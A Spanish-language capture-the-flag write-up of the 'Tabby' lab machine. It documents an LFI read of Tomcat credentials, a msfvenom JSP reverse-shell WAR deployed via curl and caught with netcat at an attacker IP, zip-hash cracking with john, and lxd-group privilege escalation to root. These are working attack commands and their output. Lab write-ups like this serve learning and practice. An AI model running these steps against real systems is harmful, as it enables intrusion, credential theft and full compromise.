


Tabby - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4 (Ubu
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDv5dLPNfENa5t2oe/3IuN3fRk
t4hKMDLNKlt+i+sElqhYwXPYYWfuApFKiAUr+KGvnk9xJrhZ9/bAp+rW84LyeJOSZ
M7/VTHQ/AaTl/JnQx0LFUlryXAFbjgLa1SD0TBD0G72j2/II2hdeMOKN8YZN9DHgt
lkxQ8TtkMijbPLS2umFYcd9WrMdtEbSeKbaozi9YwbR9MQh8zU2cBc7T9p3395HAW
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHA
TyXeLxyk+lp9HE=
|   256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHA/3Dphu1SUGMA6qPzqzm6lH2
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.41 ((Ubunt
|_http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Mega Hosting
8080/tcp  open  http      syn-ack ttl 63  Apache Tomcat
|_http-title: Apache Tomcat
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 80 vemos lo siguiente:



En el puerto 8080 vemos la pagina por defecto de tomcat:

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`


Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9`.

You might consider installing the following packages, if you haven't already done so:


- tomcat9-docs:** This package installs a web application that allows to browse the Tomcat 9 documentation locally.
- tomcat9-examples:** This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples.
- tomcat9-admin:** This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager and host-manager webapps.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is not restricted.


Si hacemos click en news nos redirige al siguiente dominio:



Una vez añadido el dominio al archivo `/etc/host` para que aplique la resolución dns, vemos lo siguiente:



Si nos fijamos en la URL por detras hay un script llamado "news.php" que ejecuta la variable "file" para invocar el archivo "statement". Vemos que esto puede ser vulnerable a un LFI si el codigo no esta sanetizado. Vamos a intentar visualizar el archivo `"/etc/passwd"`




Como no puedo listar la clave id_rsa, vamos a listar el archivo de configuracion de usuarios de tomcat. La ruta la he encontrado en hacktricks:

You will only be able to deploy a WAR if you have **enough privileges** (roles: **admin**, **manager** and **manager-script**). Those details can be find under *tomcat-users.xml* usually defined in `/usr/share/tomcat9/etc/tomcat-users.xml` (it vary between versions) (see **POST** section).

```
view-source:http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/etc/tomcat-users.xml

1 <?xml version="1.0" encoding="UTF-8"?>
2 <!--
3 Licensed to the Apache Software Foundation (ASF) under one or more
4 contributor license agreements. See the NOTICE file distributed with
5 this work for additional information regarding copyright ownership.
6 The ASF licenses this file to You under the Apache License, Version 2.0
7 (the "License"); you may not use this file except in compliance with
8 the License. You may obtain a copy of the License at
9
10 http://www.apache.org/licenses/LICENSE-2.0
11
12 Unless required by applicable law or agreed to in writing, software
13 distributed under the License is distributed on an "AS IS" BASIS,
14 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
15 See the License for the specific language governing permissions and
16 limitations under the License.
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21 version="1.0">
22 <!--
23 NOTE: By default, no user is included in the "manager-gui" role required
24 to operate the "/manager/html" web application. If you wish to use this app,
25 you must define such a user - the username and password are arbitrary. It is
26 strongly recommended that you do NOT use one of the users in the commented out
27 section below since they are intended for use with the examples web
28 application.
29 -->
30 <!--
31 NOTE: The sample user and role entries below are intended for use with the
32 examples web application. They are wrapped in a comment and thus are ignored
33 when reading this file. If you wish to configure these users for use with the
34 examples web application, do not forget to remove the <!-- --> that surrounds
35 them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38 <role rolename="tomcat"/>
39 <role rolename="role1"/>
40 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42 <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44 <role rolename="admin-gui"/>
45 <role rolename="manager-script"/>
46 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
47 </tomcat-users>
48
```

Ahi podemos ver las credenciales para poder acceder a tomcat, vamos a acceder al directorio "Host Manager":



Tomcat Virtual Host Manager

Message:OK

Host Manager

List Virtual HostsHTML Host Manager HelpHost Manager Help

Host name

Host name	Host aliases	Comments
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:

Aliases:

App base:

AutoDeploy☒

DeployOnStartup☒

DeployXML☒

UnpackWARs☒

Manager App☒

CopyXML☐

Add

Persist configuration

All

Save current configuration (including virtual hosts) to server.xml and per web application context.xml files

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name
Apache Tomcat/9.0.31 (Ubuntu)	11.0.7+10-post-Ubuntu-3ubuntu1	Ubuntu	Linux

Copyright © 1999-2020, Apache Software Foundation

En "host-manager" no podemos hacer gran cosa. En este caso no me deja entrar en el directorio /manager con este usuario, donde podemos subir un archivo "war"

En hacktricks nos pone que podemos desplegar un archivo war malicioso si disponemos de los privilegios: admin, manager o manager script:

```
roles="admin-gui,manager-script"/>
```

Como disponemos del rol "manager-script", vamos a desplegar nuestro archivo "war" sin acceder al directorio "manager".
Primero creamos el archivo war:

```
(kali@kali)-[~/Downloads]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 -f war > reverse.war
Payload size: 1096 bytes
Final size of war file: 1096 bytes
```

Ahora desplegamos el archivo "war" a tomcat:

```
# deploy under "path" context path
curl --upload-file monshell.war -u 'tomcat:password' "http://localhost:8080/manager/text"
```

```
(kali@kali)-[~/Downloads]
$ curl --upload-file reverse.war -u 'tomcat:$3cureP4s5w0rd123!' "http://10.10.10.194:8080/manager/text/deploy?path=/hack"
OK - Deployed application at context path [/hack]
```

Como podemos ver, hemos desplegado nuestro archivo war a la ruta /hack. Si accedemos a esta ruta y nos ponemos a la escucha deberiamos recibir la conexion:

megahosting.htb:8080/hack/

Kali Forums Kali NetHunter

kali@kali: ~ x kali@kali: ~/Downloads x

(kali@kali)-[~/Downloads]
\$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.194] 59442
whoami
tomcat

ESCALADA DE PRIVILEGIOS

En la ruta donde se almacena el servicio web encontramos un archivo llamado "files" el cual el dueño es "ash" por lo que me llama la atencion:

```
tomcat@tabby:/var/www/html$ ls -la
total 48
drwxr-xr-x 4 root root 4096 Aug 19 2021 .
drwxr-xr-x 3 root root 4096 Aug 19 2021 ..
drwxr-xr-x 6 root root 4096 Aug 19 2021 assets
-rw-r--r-- 1 root root 766 Jan 13 2016 favicon.ico
drwxr-xr-x 4 ash ash 4096 Aug 19 2021 files
-rw-r--r-- 1 root root 14175 Jun 17 2020 index.php
-rw-r--r-- 1 root root 2894 May 21 2020 logo.png
-rw-r--r-- 1 root root 123 Jun 16 2020 news.php
-rw-r--r-- 1 root root 1574 Mar 10 2016 Readme.txt
```

Encontramos un archivo de backup en su interior cuyo dueño es ash:

```
drwxr-xr-x 4 ash ash 4096 Aug 19 2021 .
drwxr-xr-x 4 root root 4096 Aug 19 2021 ..
-rw-r--r-- 1 ash ash 8716 Jun 16 2020 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Aug 19 2021 archive
drwxr-xr-x 2 root root 4096 Aug 19 2021 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16 2020 statement
```

Como es un archivo zip y me pide contraseña, vamos a pasarlo a nuestra maquina con netcat. Utilizamos la herramienta zip2john para extraer el hash que luego podemos crackear con john para averiguar la contraseña:

```
(kali@kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it (16162020_backup.zip)
1g 0:00:00:00 DONE (2024-10-31 05:47) 1.282g/s 13280Kp/s 13280Kc/s
Use the "--show" option to display all of the cracked passwords
Session completed.
```

Una vez descomprimido me doy cuenta que es exactamente el mismo contenido que vemos en el servicio web de la maquina victima, no se filtra ninguna contraseña. Por lo que podemos probar a utilizar la contraseña del zip para el usuario ash y estamos dentro.

Vemos que el usuario "ash" pertenece al grupo "lxd":

```
ash@tabby:~$ id ash
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

por lo que podemos crear un docker en el directorio raiz de la maquina para escalar los privilegios a root. Para eso haremos lo siguiente:

- 1. Nos descargamos la imagen del contenedor en nuestra maquina y la ejecutamos:

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
```

- 2. Pasamos el archivo "tar.gz" maquina victima:

```
ash@tabby:~$ wget http://10.10.14.7/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-10-31 11:59:07--  http://10.10.14.7/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 10.10.14.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz'

alpine-v3.13-x86_64-20210218_0139.ta 100%[=====>] 3.11M 1.76MB/s in 1.8s

2024-10-31 11:59:09 (1.76 MB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz' saved [3259593/3259593]
```

- 3. Importamos la imagen

```
lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine
```

```
ash@tabby:~$ lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine
Command 'lxc' is available in '/snap/bin/lxc'
The command could not be located because '/snap/bin' is not included in the PATH environment variable.
lxc: command not found
```

Nos da un error porque la ruta "/snap/bin" no esta contemplada en el path osea que la incluimos:

```
ash@tabby:~$ export PATH=/snap/bin:$PATH
```

Volvemos a ejecutar el comando:

```
ash@tabby:~$ lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
```

Para listar las imagenes creadas:

```
lxc image list
ash@tabby:~$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| alpine | cd73881adaac | no | alpine v3.13 (20210218_01:39) | x86_64 | CONTAINER | 3.11MB | Oct 31, 2024 at 12:01pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

- 3. Creamos un pool de almacenamiento para almacenar el contenido del docker "de tipo dir" llamado "default" y vemos si se ha creado el espacio de almacenamiento

```
lxc storage create default dir
lxc storage list
```

```
ash@tabby:~$ lxc storage list
+-----+-----+-----+-----+-----+-----+-----+-----+
| NAME | DRIVER | SOURCE | DESCRIPTION | USED BY |
+-----+-----+-----+-----+-----+-----+-----+-----+
| default | dir | /var/snap/lxd/common/lxd/storage-pools/default | | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

- 4. Iniciamos el contenedor dandole el nombre "hax" en el pool de almacenamiento que hemos creado antes y que se inicie con privilegios de root

```
lxc init alpine hax -s default -c security.privileged=true
ash@tabby:~$ lxc init alpine hax -s default -c security.privileged=true
Creating hax

The instance you are starting doesn't have any network attached to it.
To create a new network, use: lxc network create
To attach a network to an instance, use: lxc network attach
```

- 5. Montamos el directorio raiz de la maquina victima en el contenedor que hemos creado para que el contenedor tenga acceso a todos los archivos de la maquina victima:

```
lxc config device add hax mydevice disk source=/ path=/mnt/root recursive=true
ash@tabby:~$ lxc config device add hax mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to hax
```

6. Iniciamos el contenedor y ejecutamos una bash para que se ejecute como root en el interior del docker:

```
ash@tabby:~$ lxc start hax
ash@tabby:~$ lxc exec hax /bin/sh
~ # whoami
root
```

7. Ahora podemos encontrar la raiz de la maquina victima montada en /mnt/root:

```
~ # cd /mnt/root/
/mnt/root # ls -la
total 76
drwxr-xr-x 20 root root 4096 Sep  7  2021 .
drwxr-xr-x  3 root root 4096 Oct 31 12:03 ..
lrwxrwxrwx  1 root root    7 Apr 23  2020 bin -> usr/bin
drwxr-xr-x  3 root root 4096 Aug 19  2021 boot
drwxr-xr-x  2 root root 4096 Aug 19  2021 cdrom
drwxr-xr-x 17 root root 3920 Oct 31 10:49 dev
drwxr-xr-x 100 root root 4096 Sep  7  2021 etc
drwxr-xr-x  3 root root 4096 Aug 19  2021 home
lrwxrwxrwx  1 root root    7 Apr 23  2020 lib -> usr/lib
lrwxrwxrwx  1 root root    9 Apr 23  2020 lib32 -> usr/lib32
lrwxrwxrwx  1 root root    9 Apr 23  2020 lib64 -> usr/lib64
lrwxrwxrwx  1 root root   10 Apr 23  2020 libx32 -> usr/libx32
drwx-----  2 root root 16384 May 19  2020 lost+found
drwxr-xr-x  2 root root 4096 Oct 31 12:00 media
drwxr-xr-x  2 root root 4096 Aug 19  2021 mnt
drwxr-xr-x  3 root root 4096 Aug 19  2021 opt
```

Podemos localizar la flag de root en la siguiente ruta:

```
/mnt/root # cat /mnt/root/root/root.txt
c15013fb939aff0c9ae64c668540cc49
```